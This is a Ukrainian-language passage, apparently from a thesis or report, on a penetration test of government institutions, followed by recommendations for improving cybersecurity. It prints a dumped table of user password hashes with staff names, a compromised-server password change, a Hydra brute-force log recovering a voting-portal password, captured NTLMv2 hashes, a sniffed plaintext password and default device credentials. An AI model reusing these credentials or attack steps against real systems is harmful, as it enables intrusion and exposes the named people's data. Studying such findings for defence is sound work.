

Рис. 2.6. Доступ до таблиці «wp_users»

При аналізі таблиці «wp_users» отримано хеш-значення логінів, паролів та персональних електронних адрес користувачів веб-сайту.

ID	user_pass	user_login	user_email	display_name	user_nicename
1	PBrCXns5Z9elNrSgBup5eeagd3NiwmK/	admin	[redacted]	[redacted]	admin
43	PBHoC4yL10zGpAWnB6QidwGUvg5tynt	Khodakovska		Алла Ходаковська	khodakovska
3	PBifUO2ldwc3KMEnbwG12JOH5GUJMK	[redacted]		[redacted]dmin	[redacted]
4	PBvANb3DZqr/fRao1GeDj0P24Nmv.Z31	ShulhaS		ShulhaS	shulhas
6	PB3D8PS2ZaCsT/T/hdoXHN6xfcgqKp1.	stepanchuk		Артем Степанчук	stepanchuk
37	PBIbzxjxd4rXN9.Bh/JH5ZwjXi9nqrz/	Malyk		Ольга Малик	malyk
44	PB.gmYDmU1I0EpldNKpC9UjlhJiE1rS1	sheburenkov		Олександр Шебуренков	sheburenkov
10	PBekcO4yHEmuNidFyOQLX./0IlYxizw/	Babak		Юлія Бабак	babak
11	PBRBP8lgf8u4mxiH/VHwulhEoV3rImp1	kalinina		Anna Kalinina	kalinina
12	PBVQOxGAvqxwdasi2fgbbs3Cu4OowqZ	Cybenko		Олена Цибенко	cybenko
13	PBkturAaSuf72i1nXGAyjdtPTThzUBJ0	vinmer		Іван Романенко	vinmer
14	PBiMFcEwkKeC/Tu6t.MB3zouVl5xuyX/	Beznosyuk		Євген Безносюк	beznosyuk
15	PBGDEELqi5.jfVJXnjphc8tE6CtlJ4p1	kobzar		Ігор Кобзар	kobzar
31	PBjefAeJ8Pr6V4X0gg9.R0elZL1lJnC/	Kulyk		Наталія Кулик	kulyk
49	PBdriCJhVDrQpNVqTpXUqKHhHyYschP	Ostashevska		Людмила Осташевська	ostashevska
18	PBf5JLwY3LI6KZXBmwVUN8ImUImfsgo1	shylkin		Максим Шилкін	shylkin
69	PBfpgfq38rJK36sPhLBLw2ejtyF9ZHh0	Lazarenko		Тетяна Лазаренко	lazarenko
20	PBNDXR7MO7b1P3fo1RtgCX9yKn/SPR	Kanishyna		Любов Канішина	kanishyna
48	PBZ3l4d9BibEcijQfu/Ma7TXaMJEIzC1	Bilokobylskyi		Валентин Білокобильський	bilokobylskyi
47	PBGQyiAI18XzoPCU4PCc670Xe5LZ9pG	Koziichuk		Олена Козійчук	koziichuk
23	PBAsHMog08FPOGyM4LV550.8VBRIS	Gurina		Ольга Гуріна	gurina
24	PBGYIs2HeZe3sOwo9cVtr4Q3WNd55fw	shevchenko		Юлія Шевченко	shevchenko
27	PBrNH6npY1jRDXPuejKKCQkmW0btZM	Barvitskyy		Сергій Барвицький	barvitskyy
53	PBd8gN/YiNx8XW9n3LEgcw4QasOTmP	Butik		Олена Бутік	butik
34	PBiuE1BWxfiCyRS9Emqi/tO7hsVB1B4/	Morozova		Юлія Морозова	morozova
40	PBYws7rZvzCHIlbOtuXZXvXOKutRKOd.	Kravchenko		Ірина Кравченко	kravchenko
52	PB2S9MOKZlOdN6YxXxyrbXCuxbTmf.u.	Kovalenko		Ольга Коваленко	kovalenko
55	PBXcAr4EWXKKJg8OsuZcpmgC8cewL4	Budyk		Олексій Будик	budyk
56	PBe1b44IVZsXNrJw6EYojuhQq07YfXl1	Vernyhor		Інна Вернигор	vernyhor
57	PBj2Rh9RD6OLD5rwJmoA3tf4UQzgxA/0	Sysoienko		Антон Сисоєнко	sysoienko
58	PBwTHb8IjAGSRtK/7LhEpXj7WsLvXFZ1	Mykytenko		Роман Микитенко	mykytenko
59	PBW68AiH66Bb.fyFCH633g6X6USVypB	Averkina		Аверкіна Надія	averkina

Рис. 2.7. Повний дамп таблиці «wp_users»

Компрометація даної інформації створює передумови для використання фішингової атаки, а також соціальної інженерії. При тому в подальшому хеші паролів можливо декодувати та отримати несанкціонований адміністративний доступ до веб-сайту.

Крім того експлуатуючи вразливість типу SQL injection потенційний зловмисник отримує можливість завантажити на сайт шкідливе програмне забезпечення типу web-shell, що забезпечить доступ до файлової системи веб-сайту, а також запустити модуль os-shell в результаті чого було отримано доступ операційної системи цього сервера.

Отримавши shell доступ до скомпрометованого серверу автором було змінено пароль для одного з користувачів з адміністративними правами.

```
---
os-shell> net user Max 123456789
command standard output:
---
Команда выполнена успешно.
```

Рис. 2.8. Створення нового пароля для існуючого користувача

Часто отримавши несанкціонований доступ до серверів на них вже можна виявити сліди перебування зловмисників, які належно не відстежуються особами на яких покладено відповідальність за забезпечення інформаційної безпеки.

Наприклад в вищезгаданому сервері в директорії «C:\\Dell» було виявлено файл svchost.exe. При детальному його аналізі було встановлено, що цей файл є шкідливим програмним забезпеченням типу «keylogger», який здійснює контроль над діяльністю користувачів робочої станції.

Цей файл копіює себе в C:\Documents and Settings\<USER>\Application Data\Mscvin.exe і добавляється в автозагрузку KEY_CURRENT_USER\Software\

Microsoft\Windows\CurrentVersion\Run сервіс mscvin, який маскується під системний процес, висить в процесах, чим забезпечує свою персистентність.



Рис. 2.9. Виявлене шкідливе програмне забезпечення



Рис. 2.10. Виявлене шкідливе програмне забезпечення

Незважаючи на те, що сегментація мережі, або ж виведення зовнішніх сервісів в DMZ є загальноприйнятою практикою, а також обов'язковою вимогою для дотримання основних стандартів управління інформаційною безпекою – в державних установах навіть на рівні міністерств цих базових вимог далеко не завжди дотримуються.

Таким чином, отримавши несанкціонований доступ до одного з серверів в потенційного зловмисника з'являється можливість вибудувати тунель та провести повноцінне внутрішнє сканування на вразливості, організувати ряд кібератак та закріпитись в мережі установи.

Проводячи сканування мережі на використанням стандартних облікових записів практично завжди можна виявити не захищене комутаційне обладнання.

Таке налаштування надає потенційному зловмиснику можливість підключення до цих пристроїв та налаштування його в корисливих цілях, у тому числі для прослуховування чи перенаправлення трафіку певного сегменту мережі.

IP Address	Port	Time (ms)	Status	Authorization	Server name / Realm name / Device type
172.16.0.33	80	0	Done	root:root	G.SHDSL Router (model: Dynamix UM-S4FB,
172.16.0.35	80	16	Done	root:root	System Setup
172.16.0.44	80	0	Done	root:root	System Setup
172.16.4.130	8080	0	Done	admin:password	Indy/9.00.10
172.16.223.1	80	16	Done	root:root	System Setup
172.16.226.1	80	0	Done	root:root	System Setup

Рис. 2.11. Виявлені стандартні облікові записи

Наприклад доступ до комутатора дозволяє налаштувати SPAN port, що в подальшому забезпечить можливість перехоплювати та прослуховувати весь трафік що проходить через зазначений комутатор.



Рис. 2.12. Доступ до налаштувань комутатора

Але іноді можна виявити і більш критичне обладнання, яке також за злочинною недбалістю працівників використовує стандартні облікові дані.

Наприклад отримано доступ до налаштування сховища даних де було створено нового користувача «cert» та підтверджено можливість отримання доступу до функції видалення віртуального диска та всієї інформації, яка на ньому зберігається.



Рис. 2.13. Доступ до налаштувань комутатора



Рис. 2.14. Доступ до налаштувань комутатора

Наслідки для установи від подібних маніпуляцій можуть бути критичними.

Але не тільки використання стандартних облікових записів несе загрозу для інформаційно телекомунікаційних систем. Коли в установі не впроваджена належна політика паролів то користувачі навіть досить важливих систем часто нехтують правилом використання стійких паролів.

Виявивши в мережі веб-портал системи електронного голосування було застосовано атаку типу «Brute Force» з використанням словника з найбільш вживаними паролями та традиційними для органів державної влади логінами (root, admin, administrator, sekretar та інші).

В результаті проведеної атаки було підібрано пароль для облікового запису з підвищеними привілеями



Рис. 2.15. Виявлений веб-портал системи «Голос»

```
[VERBOSE] Page redirected to http://local.golos.net.ua/
[ATTEMPT] target local.golos.net.ua - login "sekretar" - pass "123456789" - 48 of 4106 [child 0] (0/0)
[ATTEMPT] target local.golos.net.ua - login "sekretar" - pass "1234567890" - 49 of 4106 [child 8] (0/0)
[ATTEMPT] target local.golos.net.ua - login "sekretar" - pass "12345678910" - 50 of 4106 [child 11] (0/0)
[ATTEMPT] target local.golos.net.ua - login "sekretar" - pass "123456a" - 51 of 4106 [child 13] (0/0)
[80][http-post-form] host: local.golos.net.ua   login: sekretar   password: 11111111
[STATUS] attack finished for local.golos.net.ua (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra)
root@nk-kali:~#
```

Рис. 2.16. підібрані автентифікаційні дані

При тому, варто зазначити, що всупереч логіці і здоровому глузду ця система не використовувала протоколи, які забезпечують стійке шифрування даних. Таким чином за відсутності належного налаштування комутаційного обладнання зловмисник може провести атаку типу Man-in-the-Middle з

використанням техніки ARP-spoofing, що може забезпечити успішне перехоплення усіх без винятку автентифікаційних даних

Рис. 2.17. Доступ до системи «Голос»

Проводивши атаку типу Man-in-the-Middle, як правило також досить ефективним є використанням утиліти Responder, що забезпечує перехоплення хешів паролів користувачів, у тому числі адміністраторів домену.

```
[FINGER] Client Version : Windows 7 Ultimate 6.1
[SMBv2] NTLMv2-SSP Client   : 10.16.0.31
[SMBv2] NTLMv2-SSP Username : KLIMENKO\Klimenko
[SMBv2] NTLMv2-SSP Hash     : Klimenko::KLIMENKO:d012f4ca22ab611d:974B8F4A6A761A
C365326A1418127F42:0101000000000000C0653150DE09D20171C3A571C99159F10000000002000
80053004D004200330001001E00570049004E002D0050005200480034003900320052005100410041004
600560004001400530004D00420033002E006C006F00630061006C0003003400570049004E002D005
000520048003400390032005200510041004600560002E0053004D00420033002E006C006F0063006
1006C0005001400530004D00420033002E006C006F00630061006C0007000800C0653150DE09D2010
600040002000000080030003000000000000000000000000020000009BF38E94E9315B832CB2F2B29
514F30E3A22460D29E7A01431A5FC76E077F5360A001000000000000000000000000000000000000000
900260063006900660073002F005300450052005600450052003300 2D0042004100430040B0055005
000000000000000000000000000
```

Рис. 2.18. Перехоплений хеш типу NTLMv2

Хеші паролів у подальшому можна перекодувати та отримати безпосередній доступ до робочої станції/серверу за допомогою WMI або безпосередньо по протоколу RDP.

При тому варто зазначити, що в державних установах досі часто можна зустріти використання застарілих операційних систем, які використовують менш стійкий хеш типу NTLMv1, підбір паролю до якого відбувається в понад 60 разів швидше.

Рис. 2.19. Швидкість перебору NTLMv1 та NTLMv2

Використовуючи утиліту «MITMf», можна перехопити авторизаційні дані, що передаються по незашифрованому протоколу (в даному випадку POP3). Незважаючи на те, що цей протокол морально застарів, багато де не проводились своєчасне оновлення налаштувань та протоколів діючи за принципом: «що працює – не рухаємо».

```
[10.16.0.23:51048 > 10.16.0.1:110] FTP User: jurist
[10.16.0.23:51048 > 10.16.0.1:110] Nonstandard FTP port, confirm
[10.16.0.23:51048 > 10.16.0.1:110] FTP User: jurist
[10.16.0.23:51048 > 10.16.0.1:110] Nonstandard FTP port, confirm
[10.16.0.23:51048 > 10.16.0.1:110] FTP Pass: cX7J2gWJDDtG475x
[10.16.0.23:51048 > 10.16.0.1:110] Nonstandard FTP port, confirm
[10.16.0.23:51048 > 10.16.0.1:110] FTP Pass: cX7J2gWJDDtG475x
[10.16.0.23:51048 > 10.16.0.1:110] Nonstandard FTP port, confirm
```

Рис. 2.20. Перехоплені паролі у відкритому вигляді

Але перехоплення автентифікаційних даних – не єдиний вектор атаки Man-in-the-Middle. Перехоплення трафіку що належить IP телефонії, може створити суттєву шкоду для державної установи, оскільки запис розмов порушує конфіденційність інформації та може мати непередбачені наслідки.



Рис. 2.21. Перехоплені телефонні розмови користувачів



Рис. 2.22. Візуалізація перехопленої розмови

Аналогічно можливо провести перехоплення документів які відправляються на друк.

Таким чином, хоча ефективність даної атаки можна нівелювати лише впровадивши ряд налаштувань в комутаційному обладнанні – зазвичай рівень оплати праці IT фахівців державного сектору не може забезпечити персонал з достатнім досвідом роботи з професійним обладнанням таких вендорів як Cisco, Aruba, Dell.

Використовуючи сканер уразливостей «Nessus», традиційно можна виявити, що на значній кількості кінцевих точок, навіть у не великих мережах, рідко наявні відповідні оновлення безпеки. Навіть через кілька років після кібератаки «notpetya», яка була обумовлена вразливістю MS17-010 системні адміністратори досі ігнорують зазначену проблему в довірених їм системах.

Як видно з зображення (Рис. 2.23) в підмережі яка складається з близько однієї сотні кінцевих точок – 45 мають вразливість MS17-010. Більше того, на 18 з них виявлені сліди більш ранньої її експлуатації (SMB Server DOUBLEPULSAR Backdoor / Implant Detection (EternalRocks)).

Звісно це лише один з прикладів, наведених автором, проте таку ситуацію можна спостерігати на переважній більшості державних установ, в тому числі об’єктів критичної інфраструктури.

Sev	Name	Family	Count
CRITICAL	MS17-010: Security Update for Microsoft ...	Windows	45
CRITICAL	MS11-030: Vulnerability in DNS Resolutio...	Windows	27
CRITICAL	Microsoft Windows SMBv1 Multiple Vulne...	Windows	24
CRITICAL	SMB Server DOUBLEPULSAR Backdoor / I...	Windows	18
CRITICAL	Microsoft Windows XP Unsupported Instal...	Windows	13
CRITICAL	Unsupported Windows OS	Windows	13
CRITICAL	Unix Operating System Unsupported Versi...	General	7
CRITICAL	MS09-001: Microsoft Windows SMB Vulne...	Windows	3
CRITICAL	rexecd Service Detection	Service detection	3
CRITICAL	Dropbear SSH Server < 2016.72 Multiple ...	Misc.	2
CRITICAL	MS08-067: Microsoft Windows Server Ser...	Windows	2
CRITICAL	PHP Unsupported Version Detection	CGI abuses	2
CRITICAL	Portable SDK for UPnP Devices (libupnp) ...	Gain a shell remotely	2
CRITICAL	ESXi 5.5 < Build 3568722 / 6.0 < Build 356...	Misc.	1
CRITICAL	MikroTik RouterOS < 6.41.3 SMB Buffer O...	Misc.	1

Рис. 2.23. Типовий результат сканування на вразливості

Неоновлення і використання застарілих версій операційних систем створює передумови для експлуатації вразливостей та отримання несанкціонованого адміністративного доступу.



Рис. 2.24. Приклад експлуатації вразливості MS17-010

При тому експлуатація більшості наведених вразливостей навіть не потребує поглиблених знань від потенційного зловмисника, оскільки можливе використання інструментів для автоматизованої експлуатації METASPLOT, що загалом лише підкреслює критичність ситуації.

Використовуючи payload windows/x64/meterpreter/reverse_tcp зловмисник отримує необмежений доступ до скомпрометованої робочої станції або серверу, що передбачає запуск shell з адміністративними правами, доспуп до файлової системи, можливість запуску модуля mimikatz, що в кінцевому результаті

дозволить вивантажити облікові дані всіх користувачів, які авторизовувались на зазначеній робочій станції, в тому числі облікового запису адміністратора домену.

Проте в сучасних масових, а особливо у цільових атаках зловмисниками не має необхідності впровадити пряму атаку наштовхуючись на брандмауери та безліч можливих труднощів, оскільки в будь якій навіть найбільш досконалій системі завжди є одна слабка ланка, якою є людина. Тому широко застосовуються фішингові листи, текст яких складений із використанням елементів соціальної інженерії. Саме тому навіть обізнані та відповідальні працівники часто порушують підписані ними інструкції та виконують те, до чого їх спонукає фальшивий лист. Людський фактор досі грає ключову роль у кібербезпеці, що обумовлено відсутністю елементарних навичок кібергігієни щодо користування поштою або інтернетом.

Новітні проблеми забезпечення кібербезпеки пов'язані не лише із моральною застарілістю технологій та/або неефективністю програмно-апаратних рішень, а й з недостатньою кваліфікацією та кількістю фахівців з кібербезпеки. Кадрова проблема стала для індустрії кібербезпеки глобальною, а наявність недовіри до державних органів щодо отримання допомоги під час фіксації інциденту, створює передумови до поглиблення проблеми.

Виходячи з аналізу статистики розслідування кіберзлочинів в CERT-UA можна стверджувати, що найпоширенішим способом інфікування державних установ чи об’єктів критичної інфраструктури, в тому числі банківських установ, є розповсюдження електронних листів зі шкідливим програмним забезпеченням, проведення таргетованих атак на державні сайти, які збирають особові дані користувачів та застосовують несанкціоновані дії в українській мережі. В основному фіксуються шифрувальники, бекдори та установка ботів.

2.3. Шляхи вдосконалення системи забезпечення кібербезпеки

Інформаційно-комунікаційні технології (далі – ІКТ) глибоко увійшли в практично всі сфери життя. Проте найновіші ІКТ (бездротові мережі, мобільні термінали, хмарні технології, Інтернет речей (IoT) та промисловий Інтернет речей, технології штучного інтелекту, Великих Даних (Big Data), тощо) можуть успішно використовуватись як інструменти здійснення масштабних кібератак. В результаті виникають нові кіберзагрози, що можуть нанести катастрофічної шкоди не лише суспільним сферам, промисловому виробництву та економіці загалом, але й національній безпеці [34].

На сьогодні потужний потенціал кіберзагроз несуть технології машинного навчання, штучний інтелект та квантові обчислення. Їх використання є ключовим компонентом розвитку сучасних технологій, автоматизації технологічних процесів та підвищення загальної їх ефективності. Алгоритми, реалізовані засобами штучного інтелекту та квантових обчислень активно використовуються як для запобігання кіберзагрозам, так і для їх створення. Ці, а також низка інших нових кіберзагроз, пов'язаних із стрімким розвитком технологій, вимагають нових технічних, організаційних та організаційно-технічних рішень, комплексного, системного та вдосконалення поточної системи забезпечення кібербезпеки.

Ефективне функціонування системи забезпечення кібербезпеки досягається не лише через використання передових технологічних засобів і кваліфікованих кадрів (що є обов’язковим), але й через розробку контролюючих процедур, адміністративних регламентів та через чітке і неухильне їх виконання.

Проблемою, яка потребує негайного вирішення, є невідповідність системи забезпечення кібербезпеки сучасним загрозам, викликам у кіберпросторі та глобальним тенденціям розвитку індустрії кібербезпеки.

Прояви проблеми:

- існуючі технології кіберзахисту втрачають свою ефективність;
- невідповідність рівня кваліфікації кадрів до застосовуваних засобів кіберзахисту та до рівня знань потенційного зловмисника (модель порушника);

- відсутність комплексного системного розуміння від яких кіберзагроз необхідно захищати ОКЗ та яким чином;
- низький рівень аналітичного забезпечення протидії кіберзагрозам;
- низький рівень автоматизації процесів кіберзахисту;
- низький рівень взаємодії та інтеграції систем кіберзахисту між собою;
- ускладнена правовими колізіями та неточностями взаємодія сил ОТМ кіберзахисту;
- невиконання існуючих вимог нормативно-правових актів та чинного законодавства України;
